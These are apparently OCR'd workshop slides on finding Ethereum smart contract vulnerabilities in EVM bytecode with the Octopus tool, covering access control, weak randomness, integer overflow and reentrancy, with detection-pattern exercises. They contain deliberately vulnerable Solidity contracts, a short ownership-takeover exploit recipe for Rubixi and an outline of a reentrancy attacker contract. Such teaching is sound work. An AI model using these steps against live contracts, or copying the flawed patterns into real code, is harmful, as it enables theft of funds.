
Search Signatures cfae3217 Search

ID	Text Signature	Bytes Signature
2009	greet()	0xcfae3217

Exercise was THE GREETER

- Building a smart contract using the command line
  - Keywords: solc, remix, geth, web3js
  - https://www.ethereum.org/greeter
  - tutorial

- Wiki: https://github.com/ethereum/go-ethereum/wiki/Contract-Tutorial#your-first-citizen-the-greeter




```
contract mortal {
    /* Define variable owner of the type address */
    address owner;

    /* This function is executed at initialization and sets the owner of the contract */
    function mortal() { owner = msg.sender; }

    /* Function to recover the funds on the contract */
    function kill() { if (msg.sender == owner) selfdestruct(owner); }
}

contract greeter is mortal {
    /* Define variable greeting of the type string */
    string greeting;

    /* This runs when the contract is executed */
    function greeter(string _greeting) public {
        greeting = _greeting;
    }

    /* Main function */
    function greet() constant returns (string) {
        return greeting;
    }
}
```

Get a quick vision of the smart contract

```
In [18]: [print(x.show()) for x in cfg.functions]
0: Dispatcher
prefered_name: Dispatcher
start_offset = 0
start_instr = PUSH1
lenght basicblocks: 4
lenght instructions: 29



51: func_41c0e1b5
prefered_name: kill()
start_offset = 51
start_instr = JUMPDEST
lenght basicblocks: 8
lenght instructions: 55



66: func_cfae3217
prefered_name: greet()
start_offset = 66
start_instr = JUMPDEST
lenght basicblocks: 27
lenght instructions: 528
```

04


Analysis and vulnerability research

Ethereum Smart Contracts vulnerabilities

- You can find different type of vulnerabilities:
  - Bad access control
  - Integer Overflow/Underflow
  - Bad Pseudo Random Number Generation
  - Unchecked Return Values
  - Reentrancy (i.e. recursive call)
  - …..

- Decentralized Application Security Project (or DASP) Top 10
  - https://www.dasp.co/index.html

- We will take a look at some vulnerabilities (with the solidity source code) and see how to detect them using the EVM bytecode



1. Reentrancy
2. Access Control
3. Arithmetic
4. Unchecked Low Level Calls
5. Denial of Services
6. Bad Randomness
7. Front Running
8. Time Manipulation
9. Short Addresses
10. Unknown Unknowns

Bad Access control

Rubixi

- Contract which implements a Ponzi scheme
  - Etherscan address

- Copy-paste of the DynamicPyramid contract
  - But creator forgot to rename the function constructor name DynamicPyramid() into Rubixi()
  - So the compiler create the DynamicPyramid() that is public by default
  - This function set the contract ownership to the sender (normal behavior for a constructor)

- Simple exploit:
  - Call DynamicPyramid() – to became the owner
  - Call collectAllFees() – to get the money


```
1  contract Rubixi {
2    address private owner;
3    function DynamicPyramid() { owner = msg.sender; }
4    function collectAllFees() { owner.send(collectedFees); }
5    ...
```

Exercise – Rubixi

- Rubixi bytecode
  - octopus/examples/ETH/evm_bytecode/Rubixi_e82719202e5965Cf5D9B6673B7503a3b92DE20be.bytecode
  - Etherscan Contract Creation Code
- **`python3 octopus_eth_evm.py -g -f examples/ETH/evm_bytecode/Rubixi_e82719202e5965Cf5D9B6673B7503a3b92DE20be.bytecode`**
- Try to find DynamicPyramid() and collectAllFees() functions

```
{ owner = msg.sender; }
```

- Can you identify a detection pattern for :

Rubixi – solution

- Rubixi bytecode
  - octopus/examples/ETH/evm_bytecode/Rubixi_e82719202e5965Cf5D9B6673B750
  - Etherscan Contract Creation Code

- Try to find DynamicPyramid() and collectAllFees() functions
  - DynamicPyramid() signature = 67f809e9
  - collectAllFees() signature = 686f2c90

- Can you identify a detection pattern for : `{ owner = msg.sender; }`
  - `0x1bb: @owner == SLOAD(0x5)`
  - `0x1bf: (~(pow(2,160)-1) & @owner) == 0`
  - `0x1ca: @caller == 0 | @caller`
  - `0x1cc: SSTORE(0x5, @caller)`
    - → public DynamicPyramid() replace @owner by @caller

```
1b7: JUMPDEST
1b8: PUSH2 0x3d6
1bb: PUSH1 0x5
1bd: DUP1
1be: SLOAD
1bf: PUSH1 0x1
1c1: PUSH1 0xa0
1c3: PUSH1 0x2
1c5: EXP
1c6: SUB
1c7: NOT
1c8: AND
1c9: CALLER
1ca: OR
1cb: SWAP1
1cc: SSTORE
1cd: JUMP
```

Bad PRNG

PRNG using block variables/hashes

Solidity code	Description	EVM opcode
block.coinbase	Get the block's beneficiary address	COINBASE (0x41)
block.timestamp	Get the block's timestamp	TIMESTAMP (0x42)
block.number	Get the block's number	NUMBER (0x43)
block.difficulty	Get the block's difficulty	DIFFICULTY (0x44)
block.gaslimit	Get the block's gas limit	GASLIMIT (0x45)
block.blockhash(block.number)	blockhash of the current block	BLOCKHASH (0x40)
block.blockhash(block.number-1)	blockhash of the last block	BLOCKHASH (0x40)

- Can be manipulated by miners
- But more important, variables are shared within the same block
  - using internal message i.e. create an *exploit* contract that call the *vulnerable* contract
  - an attacker will get the same variable values during the call

Exercise - EtherLotto

- Real-life examples
  - EtherLotto
  - BlackJack
  - CryptoRoulette

```
// Compute some *almost random* value for selecting winner from current transaction.
var random = uint(sha3(block.timestamp)) % 2;
```

```
function deal(address player, uint8 cardNumber) internal returns (uint8) {
    uint b = block.number;
    uint timestamp = block.timestamp;
    return uint8(uint256(keccak256(block.blockhash(b), player, cardNumber, timestamp)) % 52);
}
```

```
function shuffle() internal {
    // randomly set secretNumber with a value between 1 and 20
    secretNumber = uint8(sha3(now, block.blockhash(block.number-1))) % 20 + 1;
}
```

- EtherLotto bytecode
  - octopus/examples/ETH/evm_bytecode/EtherLotto_a11e4ed59dc94e69612f3111942626ed513cb172.bytecode

- How many functions in the source code? In the bytecode? Why?
- Can you identify a pattern detection ?

EtherLotto - Solution

- How many functions in the source code? In the bytecode? Why?
  - 1 function in the source code – `play()`
  - 3 functions (+ Dispatcher) in the bytecode
    - `['Dispatcher', 'pot()', 'bank()', 'play()']`
  - `pot` and `bank` are public variables, so there is a specific *function* to retrieve each values

```
// Address where fee is sent.
address public bank;

// Public jackpot that each participant can win (minus fee).
uint public pot;
```

Text Signature	Bytes Signature
pot()	0x4ba2363a
bank()	0x76cdb03b


EtherLotto - Solution

- How many functions in the source code? In the bytecode? Why?
  - 1 function in the source code – `play()`
  - 3 functions (+ Dispatcher) in the bytecode
    - `['Dispatcher', 'pot()', 'bank()', 'play()']`
  - `pot` and `bank` are public variables, so there is a specific *function* to retrieve each values

```
// Address where fee is sent.
address public bank;

// Public jackpot that each participant can win (minus fee).
uint public pot;
```

Text Signature	Bytes Signature
pot()	0x4ba2363a
bank()	0x76cdb03b

- Can you identify a detection pattern?
  - `Y = TIMESTAMP`
  - `Y' = operations on Y`
  - `MOD(Y', 0x2)`



Integer Overflow/Underflow

Integer Overflow/Underflow

```
1   pragma solidity ^0.4.15;
2
3   contract Overflow {
4       uint private sellerBalance=0;
5
6       function add(uint value) returns (bool){
7           sellerBalance += value; // possible overflow
8
9           // possible auditor assert
10          // assert(sellerBalance >= value);
11      }
12
13      function safe_add(uint value) returns (bool){
14          require(value + sellerBalance >= sellerBalance);
15          sellerBalance += value;
16      }
17  }
```

- Real-life examples:
  - batchOverflow
  - proxyOverflow

- Let take a look at the difference from EVM bytecode point of view
  - https://github.com/trailofbits/not-so-smart-contracts/tree/master/integer_overflow
  - 6080604052600080553480156100145760080fd5b506101478061002460000396000f3006080604052600436106100
    004c576000357c0100000000000000000000000000000000000000000000000000000000900463ffffffff16806310
    3e2d2146100515780633e127e7614610096575b600080fd5b34801561005d57600080fd5b5061007c60048036038
    101908080359060200190929190505050506100db565b604051808215151515815260200191505060405180910390
    f35b3480156100a257600080fd5b506100c160048036038101908080359060200190929190505050506100f1565b60
    405180821515151581526020019150506040518091039 0f35b60008160008082825401925050819055509190505
    65b60008054600054830110151515610107576000 80fd5b81600080828254019250508190555091905056 00a165
    627a7a723058203e7f56d17eb6c208137f3c4432463c679c9f0f72d526335980129c002dc4c0110029

Using octopus cli

- **`python3 octopus_eth_evm.py -g -r`**

```
6080604052600080553480156100145760080fd5b506101478061002460003960000f3006080
60405260043610610004c576000357c0100000000000000000000000000000000000000000000
0000000000900463ffffffff1680631003e2d2146100515780633e127e7614610096575b60
0080fd5b34801561005d57600080fd5b5061007c600480360381019080803590602001909291
905050506100db565b604051808215151515815260200191505060405180910390f35b348015
6100a257600080fd5b506100c160048036038101908080359060200190929190505050506100f1
565b604051808215151515815260200191505060405180910390f35b60008160008082825401
92505081905550919050565b60008054600054830110151515610107576000080fd5b81600080
828254019250508190555091905056a165627a7a723058203e7f56d17eb6c208137f3c4432
463c679c9f0f72d526335980129c002dc4c0110029
```

Exercise - Integer Overflow/Underflow

- Do you see some similar basicblocks between those 2 functions?
- Which basicblocks are different?
- What do they do?

Exercise - Solution

Do you see some similar basicblocks between those 2 functions?

add

```
5d: JUMPDEST
5e: POP
5f: PUSH2 0x7c
62: PUSH1 0x4
64: DUP1
65: CALLDATASIZE
66: SUB
67: DUP2
68: ADD
69: SWAP1
6a: DUP1
6b: DUP1
6c: CALLDATALOAD
6d: SWAP1
6e: PUSH1 0x20
70: ADD
71: SWAP1
72: SWAP3
73: SWAP2
74: SWAP1
75: POP
76: POP
77: POP
78: PUSH2 0xdb
7b: JUMP
```

```
db: JUMPDEST
dc: PUSH1 0x0
de: DUP2
df: PUSH1 0x0
e1: DUP1
e2: DUP3
e3: DUP3
e4: SLOAD
e5: ADD
e6: SWAP3
e7: POP
e8: POP
e9: DUP2
ea: SWAP1
eb: SSTORE
ec: POP
ed: SWAP2
ee: SWAP1
ef: POP
f0: JUMP
```

```
7c: JUMPDEST
7d: PUSH1 0x40
7f: MLOAD
80: DUP1
81: DUP3
82: ISZERO
83: ISZERO
84: ISZERO
85: ISZERO
86: DUP2
87: MSTORE
88: PUSH1 0x20
8a: ADD
8b: SWAP2
8c: POP
8d: POP
8e: PUSH1 0x40
90: MLOAD
91: DUP1
92: SWAP2
93: SUB
94: SWAP1
95: RETURN
```

safe_add


```
a2: JUMPDEST
a3: POP
a4: PUSH2 0xc1
a7: PUSH1 0x4
a9: DUP1
aa: CALLDATASIZE
ab: SUB
ac: DUP2
ad: ADD
ae: SWAP1
af: DUP1
b0: DUP1
b1: CALLDATALOAD
b2: SWAP1
b3: PUSH1 0x20
b5: ADD
b6: SWAP1
b7: SWAP3
b8: SWAP2
b9: SWAP1
ba: POP
bb: POP
bc: POP
bd: PUSH2 0xf1
c0: JUMP
```

```
107: JUMPDEST
108: DUP2
109: PUSH1 0x0
10b: DUP1
10c: DUP3
10d: DUP3
10e: SLOAD
10f: ADD
110: SWAP3
111: POP
112: POP
113: DUP2
114: SWAP1
115: SSTORE
116: POP
117: SWAP2
118: SWAP1
119: POP
11a: JUMP
```

```
c1: JUMPDEST
c2: PUSH1 0x40
c4: MLOAD
c5: DUP1
c6: DUP3
c7: ISZERO
c8: ISZERO
c9: ISZERO
ca: ISZERO
cb: DUP2
cc: MSTORE
cd: PUSH1 0x20
cf: ADD
d0: SWAP2
d1: POP
d2: POP
d3: PUSH1 0x40
d5: MLOAD
d6: DUP1
d7: SWAP2
d8: SUB
d9: SWAP1
da: RETURN
```

Exercise - Solution

- Which basicblocks are different?
  - There is a conditional check `0xf1`
  - TRUE ➔ lead to `add` function equivalent offset `0x107`
  - FALSE ➔ lead to basicblock `0x103` that will reverse the transaction (`REVERT`)



Exercise - Solution


- Which basicblocks are different?
  - There is a conditional check `0xf1`
  - TRUE ➔ lead to `add` function equivalent offset `0x107`
  - FALSE ➔ lead to basicblock `0x103` that will reverse the transaction (`REVERT`)

- What do they do?
  - `0xf1` will check if
    - `0xb1: arg = CALLDATALOAD(#0x4)`
    - `0xf5: sellerBalance1 == SLOAD(#0x0)`
    - `0xf8: sellerBalance2 == SLOAD(#0x0)`
    - `0xfa: result = ADD(arg, sellerBalance2)`
    - `0xfb: LT(result, sellerBalance1)`

```
require(value + sellerBalance >= sellerBalance);
```

  - `0x103` will revert the transaction if condition is false

`0xfd`	REVERT	Stop execution and revert state changes, without consuming all provided gas and providing a reason



Simplify your analysis with IR/SSA

- Static single assignment (SSA)
  - IR (Intermediate representation)
  - each variable is assigned once
  - each variable is defined before being used

Instruction	SSA	Optimize SSA
PUSH1 0x03	%0 = #0x03	
PUSH1 0x05	%1 = #0x05	
ADD	%2 = ADD(%1, %0)	%0 = ADD(#0x05, #0x03)
PUSH1 0x09	%3 = #0x08	
MUL	%4 = EQ(%3, %2)	%1 = EQ(#0x08, %0)

Exercise – using Single Static Assignment

- You can generate an SSA representation (not optimized) with Octopus
- Use the `-s(-ssa)` flag with `octopus_eth_evm.py`

- That give us:
  - `%25 = CALLDATALOAD(#0x4)`
  - `%2B = SLOAD(#0x0)`
  - `%2D = SLOAD(#0x0)`
  - `%2F = ADD(%25, %2D)`
  - `%30 = LT(%2F, %2B)`

```
from octopus.platforms.ETH.cfg import EthereumCFG
cfg = EthereumCFG(bytecode_hex)
cfg.visualize(ssa=True)
```

```
b1: %25 = CALLDATALOAD(%1D)
b2: SWAP1(%1D)
b3: %26 = #0x20
b5: %27 = ADD(%26, %1D)
b6: SWAP1(%25)
b7: SWAP3(%22)
b8: SWAP2(%1D)
b9: SWAP1(%27)
ba: POP()
bb: POP()
bc: POP()
bd: %28 = #0xF1
c0: JUMP(%28)
```

```
f1: JUMPDEST()
f2: %29 = #0x0
f4: %2A = DUP1(%29)
f5: %2B = SLOAD(%29)
f6: %2C = #0x0
f8: %2D = SLOAD(%2C)
f9: %2E = DUP4(%25)
fa: %2F = ADD(%25, %2D)
fb: %30 = LT(%2F, %2B)
fc: %31 = ISZERO(%30)
fd: %32 = ISZERO(%31)
fe: %33 = ISZERO(%32)
ff: %34 = #0x107
102: JUMPI(%34, %33)
```

- Much more easier like that !!!

- Even better when:
  - Constants are propagated i.e. `SLOAD(#0x0)`
  - `DUPs/SWAPs/PUSHs/POPs` are removed

Reentrancy

Reentrancy vulnerability

- Reentrancy bug:
  - allow an attacker to withdraw money indefinitely without his contract balance updated
  - i.e. recursive withdraw call without balance updates
- TheDAO hack:
  - 50-60M $ stolen
  - Hard-forked & community split → Ethereum Classic

```
pragma solidity ^0.4.18;

contract Reentrance {

  mapping(address => uint) public balances;

  function donate(address _to) public payable {
    balances[_to] += msg.value;
  }

  function balanceOf(address _who) public constant returns (uint balance) {
    return balances[_who];
  }

  function withdraw(uint _amount) public {
    if(balances[msg.sender] >= _amount) {
      if(msg.sender.call.value(_amount)()) {
        _amount;
      }
      balances[msg.sender] -= _amount;
    }
  }

  function() payable {}
}
```

Reentrancy vulnerability

- Reentrancy bug:
  - allow an attacker to withdraw money indefinitely without his contract balance updated
  - i.e. recursive withdraw call without balance updates
- TheDAO hack:
  - 50-60M $ stolen
  - Hard-forked & community split → Ethereum Classic
- Reentrancy example bytecode
  - octopus/examples/ETH/evm_bytecode/reentrancy.bytecode
  - `withdraw` function is vulnerable
    - send money to `msg.sender`
    - update the balance of the `sender`
- Can you identify a detection pattern?

```
pragma solidity ^0.4.18;

contract Reentrance {

  mapping(address => uint) public balances;

  function donate(address _to) public payable {
    balances[_to] += msg.value;
  }

  function balanceOf(address _who) public constant returns (uint balance) {
    return balances[_who];
  }

  function withdraw(uint _amount) public {
    if(balances[msg.sender] >= _amount) {
      if(msg.sender.call.value(_amount)()) {
        _amount;
      }
      balances[msg.sender] -= _amount;
    }
  }

  function() payable {}
}
```

Reentrancy – Solution

- Using SSA
  - %75 = CALLER()
  - %77 = AND(#0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF, %75)
  - %84 = GAS() - amount of available gas
  - %5C = CALLDATALOAD(#0x4) – first argument i.e. _amount
  - %85 = CALL(%84, %77, %5C, ….)

CALL	gas, addr, value, argsOffset, argsLength, retOffset, retLength	success	success, memory[retOffset:retOffset+retLength] = address(addr).call.gas(gas).value(value)(memory[argsOffset:argsOffset+argsLength]) — calls a method in another contract

https://ethervm.io/

```
223: CALLER
224: PUSH20 0xffffffffffffffffffffffffffffffffffffffff
239: AND
23a: DUP2
23b: PUSH1 0x40
23d: MLOAD
23e: PUSH1 0x0
240: PUSH1 0x40
242: MLOAD
243: DUP1
244: DUP4
245: SUB
246: DUP2
247: DUP6
248: DUP8
249: GAS
24a: CALL
24b: SWAP3
24c: POP
24d: POP
24e: POP
24f: POP
250: DUP1
251: PUSH1 0x0
253: DUP1
254: CALLER
255: PUSH20 0xffffffffffffffffffffffffffffffffffffffff
26a: AND
26b: PUSH20 0xffffffffffffffffffffffffffffffffffffffff
280: AND
281: DUP2
282: MSTORE
283: PUSH1 0x20
285: ADD
286: SWAP1
287: DUP2
288: MSTORE
289: PUSH1 0x20
28b: ADD
28c: PUSH1 0x0
28e: SHA3
28f: PUSH1 0x0
291: DUP3
292: DUP3
293: SLOAD
294: SUB
295: SWAP3
296: POP
297: POP
298: DUP2
299: SWAP1
29a: SSTORE
29b: POP
```

Reentrancy – Solution

- Using SSA
  - `%75 = CALLER()`
  - `%77 = AND(#0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF, %75)`
  - `%84 = GAS() - amount of available gas`
  - `%5C = CALLDATALOAD(#0x4) – first argument i.e. _amount`
  - `%85 = CALL(%84, %77, %5C, …. )`


https://ethervm.io/

- Can you identify a detection pattern?
  - `SSTORE (0x29a)` after a `CALL (0x24a)`
  - i.e. changing internal state after call instructions

```
223: CALLER
224: PUSH20 0xffffffffffffffffffffffffffffffffffffffff
239: AND
23a: DUP2
23b: PUSH1 0x40
23d: MLOAD
23e: PUSH1 0x0
240: PUSH1 0x40
242: MLOAD
243: DUP1
244: DUP4
245: SUB
246: DUP2
247: DUP6
248: DUP8
249: GAS
24a: CALL
24b: SWAP3
24c: POP
24d: POP
24e: POP
24f: POP
250: DUP1
251: PUSH1 0x0
253: DUP1
254: CALLER
255: PUSH20 0xffffffffffffffffffffffffffffffffffffffff
26a: AND
26b: PUSH20 0xffffffffffffffffffffffffffffffffffffffff
280: AND
281: DUP2
282: MSTORE
283: PUSH1 0x20
285: ADD
286: SWAP1
287: DUP2
288: MSTORE
289: PUSH1 0x20
28b: ADD
28c: PUSH1 0x0
28e: SHA3
28f: PUSH1 0x0
291: DUP3
292: DUP3
293: SLOAD
294: SUB
295: SWAP3
296: POP
297: POP
298: DUP2
299: SWAP1
29a: SSTORE
29b: POP
```

Exploitation

- Create an attacker contract with:
  - A function that call the `withdraw` function once
    - `Attack()`
  - a `payable` fallback function that will `call` the vulnerable `withdraw` function of the targeted contract
    - `function()`



